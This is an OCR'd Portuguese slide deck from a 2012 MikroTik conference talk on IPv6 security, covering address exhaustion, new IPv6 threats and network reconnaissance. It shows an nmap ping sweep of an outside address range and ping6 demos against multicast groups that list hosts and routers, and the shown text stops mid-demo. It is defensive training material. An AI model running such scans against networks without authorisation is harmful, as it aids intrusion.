
md brasil
IT & TELECOM

Segurança em IPv6



MUM Brasil – Natal – Novembro, 2012

Eng. Wardner Maia

Introduction

Nome: Wardner Maia

Engenheiro eletrônico/eletrotécnico/telecomunicações

Provedor de Internet desde 1995

Treinamentos em Wireless desde 2002

Treinamentos em Mikrotik desde 2007

Diretor técnico da MD Brasil TI & Telecom

Diretor do LACNIC (http://www.lacnic.org)

Introduction

MD Brasil Tecnologia da Informação e Telecomunicações

→ Provedor (Acesso / Hospedagem / Colocation)

→ Operadora de Telecomunicações

→ Distribuidora/integradora de equipamentos Mikrotik

→ Treinamentos e serviços de consultoria

www.mdbrasil.com / www.mdbrasil.com.br / www.mikrotikbrasil.com.br

Objetivos e público alvo

Objetivos:

Entender conceitualmente as ameaças existentes relacionadas ao IPv6 e como elas diferem das já conhecidas do IPv4;

Propor medidas de segurança e boas práticas para combater potenciais ataques, especialmente com o uso do Mikrotik RouterOS.

Público alvo:

Provedores wirelesse e cabeados que tenham implementado ou que estejam em vias de implementar IPv6 em suas redes.

Profissionais de TI responsáveis pela segurança de redes.

Pre-requisitos:

Conhecimento básico de IPv6

Porque precisamos de IPv6?

A contagem final do universo expirará em 21 de dezembro de 2012 !

Porque precisamos de IPv6 ?

ZDnet – 20 de abril de 2011

It's official: Asia's just run out of IPv4 Addresses

By Steven J. Vaughan-Nichols | April 14, 2011, 2:27pm PDT

Summary: *Now, will you take switching over to IPv6 seriously?*

Well, that was fast. The Asia Pacific Network Information Centre (APNIC) has just released the last block of Internet Protocol version 4 (IPv4) addresses in its available pool. We knew this was coming when the Internet Corporation For Assigned Names and Numbers (ICANN) and the Internet Assigned Numbers Authority (IANA) announced in February that the last of the world's remaining IPv4 blocks had been assigned to the Regional Internet Registries (RIR). What we didn't know was that APNIC would run out quickly. I, and most other people, thought that its supply of IPv4 addresses would last until at least early summer. We were wrong.

Porque precisamos de IPv6?

Alguns fatos e números :

→ Somos quase 2 bilhões de usuários de Internet;


→ 28,7% da população mundial apenas;

→ 444,8 % de crescimento nos últimos 10 anos;

→ Em 2014, o total de Telefones celulares, Smart Phones, Netbooks e modems 3G vão atingir **2.25 bilhões de aparelhos**!

→ A **Internet das coisas** está chegando!

Existem poucos blocos IPv4 no estoque dos RIR's!



Porque discutir segurança de IPv6 já?

Porque discutir segurança IPv6 já?

ZDnet – 20 de fevereiro de 2012


First IPv6 Distributed Denial of Service Internet attacks seen

By Steven J. Vaughan-Nichols | February 20, 2012, 2:48pm PST

Summary: *You know IPv6 must finally be making it: The first IPv6 Distributed Denial of Service Internet attacks have been spotted in the wild.*

The clock is running out on IPv4 on the Internet, but even so the next generation of Internet traffic protocols, IPv6, is being adopted very slowly. But, it seems IPv6 is finally making it to broad acceptance. Arbor Networks reports that the "latest milestone in IPv6 development: the first observations of IPv6 Distributed Denial of Service (DDoS) attacks.

This can only be happening because the number of IPv6-based end-points have grown large enough that possible injection points for IPv6-based attacks is now large enough for attackers to use it. At the same, time they're finding targets on the IPv6-enabled Internet worthy of the effort needed to craft and execute attacks.



Porque discutir segurança IPv6 já?

Alguns fatos de segurança em IPv6:

→ O desenvolvimento do IPv6 começou no início dos anos 90 com pouco foco em segurança;
→ Algumas brechas de segurança bem conhecidas do IPv4 como envenenamento de ARP, spoof de endereços, etc., tem sua correspondência no IPv6;
→ Algumas funcionalidades novas do IPv6 criam novas vulnerabilidades. O processo de transição do IPv4 para IPv6 também colabora nesse sentido;
→Já existem disponíveis para qualquer um na Internet ferramentas funcionais para hacking;
→ O desenvolvimento do IPv6 é ainda lento e as vulnerabilidades ainda não são tão populares, mas isso é por pouco tempo.

A hora de discutir segurança em IPv6 é agora!

IPv6 – Novas funcionalidades
Novas ameaças

1) Maior espaço de endereços

Arquitetura fim-a-fim, permitindo total rastreabilidade e algumas aplicações que seriam impossíveis com IPv4 + NAT;

→ **Impacto na segurança:** modificações vão mudar a forma como o reconhecimento e escaneamento da rede serão feitos. Novas ameaças com IP's BOGONS.

2) Cabeçalho melhorado:

Cabeçalho mais simples e eficiente com 40 bytes fixos e possibilidade de cabeçalhos de extensão. Menos overhead de processamento;

→ **Impacto na segurança:** vulnerabilidades relacionadas aos cabeçalhos de extensão abrem novas avenidas para ataques.

IPv6 – Novas funcionalidades
Novas ameaças

3) Protocolo ICMP (ICMPv6) melhorado e gerenciamento por Multicast
Mais eficiente, permitindo auto configuração, descoberta da vizinhança e gerenciamento de grupos de multicast;

→ **Impacto na segurança:** Como no IPv4, a ausência de autenticação pode permitir a ataques no velho estilo e outros novos possíveis. A funcionalidade Multicast pode ser utilizada para obter informações importantes sobre a rede (reconhecimento).

4) Auto configuração:
Configuração sem traumas para usuários finais. Muito útil para a chamada "Internet das coisas";

→ **Impacto na segurança:** Grande exposição de usuários finais a ataques maliciosos, especialmente em locais públicos;

IPv6 – Novas funcionalidades
Novas ameaças

5) Fragmentação apenas na origem:
Transmissão mais eficiente de dados e menos overhead nos roteadores intermediários. Pacotes “Jumbo” transportando mais informação para aumento da eficiência;

→ **Impacto na segurança:** Mais dependência do ICMPv6 fazendo o controle mais difícil. Novos ataques baseados em mensagens de ICMPv6 forjadas;

6) Suporta a mobilidade:
Suporte a mobilidade integrada ao protocol permitirá aplicações nomádicas e de roaming;

→ **Impacto na segurança:** Intercepção de conexões com novos estilos de ataque do homem-do-meio

IPv6 – Novas funcionalidades
Novas ameaças

7) Mecanismos de transição e técnicas de tradução:
Não haverá um dia "D" para trocar o mundo IPv4 para o IPv6. Para possibilitar a transição, a maior parte dos sistemas terá que rodar em pilha dupla e várias técnicas de tunelamento serão/estão sendo empregadas;

→ **Impacto na segurança:** Sistemas em pilha dupla requerem esforços dobrados por parte de administradores de rede e técnicas de tradução podem ser exploradas para disparar uma série de novos ataques;

Mas e o suporte ao IPSec
que é mandatório no IPv6???

IPv6 – Novas funcionalidades
Suporte a IPSec?

C|Net – 12 de maio de 2011

http://news.cnet.com/d-link-helps-shift-ipv6-readiness-to-a-high-gear/8301-17938_105-20062381-1.html

For this reason, the need to move to a new IP version is imminent. The successor, Internet Protocol version 6 (IPv6), is capable of providing quite a few more addresses, with a total of some 340 undecillion. (It will take a long time to count but each undecillion equals a trillion trillion trillion.) Basically it's safe to say that IPv6 will give each person on Earth at least 3, or maybe even 5 or 10 IP addresses and still have quite a sizable amount reserved for future purposes. Apart from that, IPv6 also offers other improvements, such as faster speed and better security.

- **Enhanced network security**: Plug in an IPv6-enabled D-Link router and the new security feature is automatically turned on.

Mas e o suporte ao IPSec???

No início do desenvolvimento do protocolo o IPSec era uma funcionalidade **mandatória** para todo dispositivo IPv6 compatível. O uso no entanto sempre foi opcional.

Independente do que os padrões estabeleceram muitos fabricantes ignoraram os esses requisites.

IETF mudo o suporte ao IPSec de mandatório para apenas ***recomendado***.

AGENDA

1) Impactos pelo grande espaço de endereçamento:

Reconhecimento interno e externo, ameaças com bogons;


2) Vulnerabilidades do protocolo e possíveis ataques:

Auto configuração, Descoberta da vizinhança, detecção de endereços duplicados, ataques de redirecionamento, manipulação de cabeçalhos, etc.;

3) Contramedidas usando RouterOS sob o ponto de vista de um provedor

Assegurando o perímetro do ISP, protegendo as redes dos clientes e locais públicos.

AGENDA



1) Impactos pelo grande espaço de endereçamento:

Reconhecimento interno e externo, ameaças com bogons;

2) Vulnerabilidades do protocolo e possíveis ataques:

Auto configuração, Descoberta da vizinhança, detecção de endereços duplicados, ataques de redirecionamento, manipulação de cabeçalhos, etc.;

3) Contramedidas usando RouterOS sob o ponto de vista de um provedor

Assegurando o perímetro do ISP, protegendo as redes dos clientes e locais públicos.

Impacto do grande espaço de endereçamento

O IPv6 tem o seguinte número de endereços:

2 ^128 = 3,402823669209384634633746074317 7e+38


Esse grande número irá impactar na segurança por 2 aspectos:

→ O processo de reconhecimento (scanning) será diferente;

→ Haverá um grande número de IP's não utilizados que poderão ser utilizados para ataques.

Reconhecimento

Reconhecimento é o processo cujo objetivo é ganhar o máximo de informações possíveis acerca da rede da vítima.



Reconhecimento em IPv4

O reconhecimento em redes IPv4 é trivial, e um atacante pode ter informações em poucos segundos com ferramentas como o Nmap

```
maia@maia-laptop:~$ nmap -sP 220.221.2.0/24

Starting Nmap 5.00 ( http://nmap.org ) at 2012-02-11 17:25 BRST
Host i220-221-2-7.s41.a011.ap.plala.or.jp (220.221.2.7) is up (0.36s latency).
Host i220-221-2-123.s41.a011.ap.plala.or.jp (220.221.2.123) is up (0.33s latency).
Host i220-221-2-205.s41.a011.ap.plala.or.jp (220.221.2.205) is up (0.35s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 14.22 seconds
maia@maia-laptop:~$
```

Depois de saber quais hosts estão “vivos”, o Nmap pode ser usado para obter mais informações sobre esses hosts e disparar diversos ataques. Outras ferramentas como o Nessus podem ser usadas para encontrar vulnerabilidades de serviços;

→ **Uma rede /24 (254 hosts) pode ser escaneada em menos de 30 segundos!**

Reconhecimento em IPv6

A mínima alocação recomendada para usuários finais é um /64 (para que funcione a auto configuração)

2^64 = 18.446.744.073.709.551.616 hosts


Com o método tradicional (escaneamento por força bruta), muitos anos seriam necessários para escanear o espaço inteiro, mesmo para um simples usuário final.

Por essa razão, uma crença comum relacionada à segurança do IPv6 é de que ataques de escaneamento não são viáveis nesse protocolo.

De fato, se partirmos de um pressuposto de que os hosts estão distribuídos aleatoriamente dentro do espaço total, a crença acima teria sentido. No entanto na prática essa situação está longe de ser real.


Criação de endereços de link local

FE80 + Identificador da Interface



http://standards.ieee.org/regauth/oui/tutorials/EUI64.html

Criação de endereços de link local




Escaneamento de sistemas críticos a partir do mundo exterior

O escaneamento a partir do mundo exterior pode ser facilitado

→ Usualmente **números baixos** configurados para servidores (2001:db8::**1**, 2001:db8::**2**, etc.)

→ Endereços IP com palavrinhas bonitas (2001:db8:**cafe:dad0::faca** 2001:db8**:face::c0de**)


→ Informações públicas em servidores de DNS e outras bases de dados..



Reconhecimento por clientes internos

Reconhecimento fácil com os novos endereços de Multicast;

Pingando seletivamente “All Routers”, “All DHCP Servers”, etc., um atacante pode obter informações interessantes sobre a rede alvo.



Endereços de Multicast

Endereços de Multicast interessantes:

Endereço	Descrição
FF02::1	Acha nós em um sub rede
FF02::2	Retorna Roteadores Locais
FF02::5	Roteadores OSPF
FF02::6	Roteadores OSPF designados (DR's)
FF02::9	Roteadores RIP
FF02::D	Roteadores PIM
FF02::1:2	Agentes DHCP

Demonstrações ao vivo

Demonstração ao vivo

ff02::1 (All Hosts)

```
maia@maia-laptop:~$ sudo ping6 -I wlan0 ff02::1
PING ff02::1(ff02::1) from fe80::223:14ff:fe21:d4a8 wlan0: 56 data bytes
64 bytes from fe80::223:14ff:fe21:d4a8: icmp_seq=1 ttl=64 time=0.097 ms
64 bytes from fe80::a00:27ff:fe20:1052: icmp_seq=1 ttl=64 time=0.328 ms (DUP!)
64 bytes from fe80::a00:27ff:fe20:1052: icmp_seq=1 ttl=64 time=0.392 ms (DUP!)
64 bytes from fe80::20c:42ff:fe61:b3c3: icmp_seq=1 ttl=64 time=0.917 ms (DUP!)
64 bytes from fe80::20c:42ff:fe0c:a003: icmp_seq=1 ttl=64 time=1.20 ms (DUP!)
64 bytes from fe80::20c:42ff:fe3a:8e24: icmp_seq=1 ttl=64 time=1.63 ms (DUP!)
64 bytes from fe80::223:14ff:fe21:d4a8: icmp_seq=2 ttl=64 time=0.107 ms
64 bytes from fe80::a00:27ff:fe20:1052: icmp_seq=2 ttl=64 time=0.299 ms (DUP!)
64 bytes from fe80::a00:27ff:fe20:1052: icmp_seq=2 ttl=64 time=0.375 ms (DUP!)
```

ff02::2 (All Routers)

```
maia@maia-laptop:~$ sudo ping6 -I wlan0 ff02::2
PING ff02::2(ff02::2) from fe80::223:14ff:fe21:d4a8 wlan0: 56 data bytes
64 bytes from fe80::20c:42ff:fe61:b3c3: icmp_seq=1 ttl=64 time=8.77 ms
64 bytes from fe80::20c:42ff:fe61:b3c3: icmp_seq=2 ttl=64 time=0.804 ms
64 bytes from fe80::20c:42ff:fe61:b3c3: icmp_seq=3 ttl=64 time=0.904 ms
64 bytes from fe80::20c:42ff:fe61:b3c3: icmp_seq=4 ttl=64 time=0.832 ms
```

Demonstração ao vivo

ff02::5 (All OSPF Routers)

```
maia@maia-laptop:~$ sudo ping6 -I wlan0 ff02::5
PING ff02::5(ff02::5) from fe80::223:14ff:fe21:d4a8 wlan0: 56 data bytes
